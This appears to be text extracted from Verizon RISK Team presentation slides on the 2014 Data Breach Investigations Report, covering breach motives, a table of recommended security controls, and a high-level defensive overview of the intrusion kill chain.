


External Actor: Motive

Percent of breaches per threat actor motive over time




The Detection Deficit



Verizon Cases Security Controls

| CSC | DESCRIPTION | PERCENTAGE | CATEGORY |
|-------|---|------------|------------------------|
| 13-7 | 2FA | 24% | Visibility/Attribution |
| 6-1 | Patching web services | 24% | Quick Win |
| 11-5 | Verify need for Internet-facing devices | 7% | Visibility/Attribution |
| 13-6 | Proxy outbound traffic | 7% | Visibility/Attribution |
| 6-4 | Web application testing | 7% | Visibility/Attribution |
| 16-9 | User lockout after multiple failed attempts | 5% | Quick Win |
| 17-13 | Block known file transfer sites | 5% | Advanced |
| 5-5 | Mail attachment filtering | 5% | Quick Win |
| 11-1 | Limiting ports and services | 2% | Quick Win |
| 13-10 | Segregation of networks | 2% | Configuration/Hygiene |
| 16-8 | Password complexity | 2% | Visibility/Attribution |
| 3-3 | Restrict ability to download software | 2% | Quick Win |
| 5-1 | Anti-virus | 2% | Quick Win |
| 6-8 | Vet security process of vendor | 2% | Configuration/Hygiene |

How is a „Hack“ performed:





Contact

Lorenz Kuhlee
Verizon RISK Team


lorenz.kuhlee@intl.verizon.com
+49 (0)174 989 0622



<http://www.verizonenterprise.com/DBIR>
DBIR@verizon.com




2014 Year in Review




The Neferious Nine

Data Breaches Only




Incident Patterns Over Time

Spanning all Incidents



Narrow the Gap Between Compromise and Discovery

We use different techniques and information at different stages to break the attack (kill) chain quickly.



Intrusion Kill Chain

Reconnaissance

Weaponization

Delivery

Exploitation

Installation

Command and Control (C2)

Actions on Objectives

Research, identification and selection of targets, often represented as crawling Internet websites such as conference proceedings and mailing lists for email addresses, social relationships, or information on specific technologies

Coupling a remote access trojan with an exploit into a deliverable payload, typically by means of an automated tool (weaponizer). Increasingly, client applications data files such as Adobe PDF or Microsoft Office documents serve as the weaponized deliverable

Transmission of the weapon to the targeted environment using vectors like email attachments, websites, and USB removable media.

After the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets an application or operating system vulnerability.

Installation of a remote access trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment.

Typically, compromised hosts must beacon outbound to an Internet controller server to establish a C2 channel

Only now, after progressing through the first six phases, can intruders take actions to achieve their original objectives. Typically this objective is data exfiltration which involves collecting, encrypting and extracting information from the victim environment.

Detect,

Deny

Disrupt

Degrade

Deceive

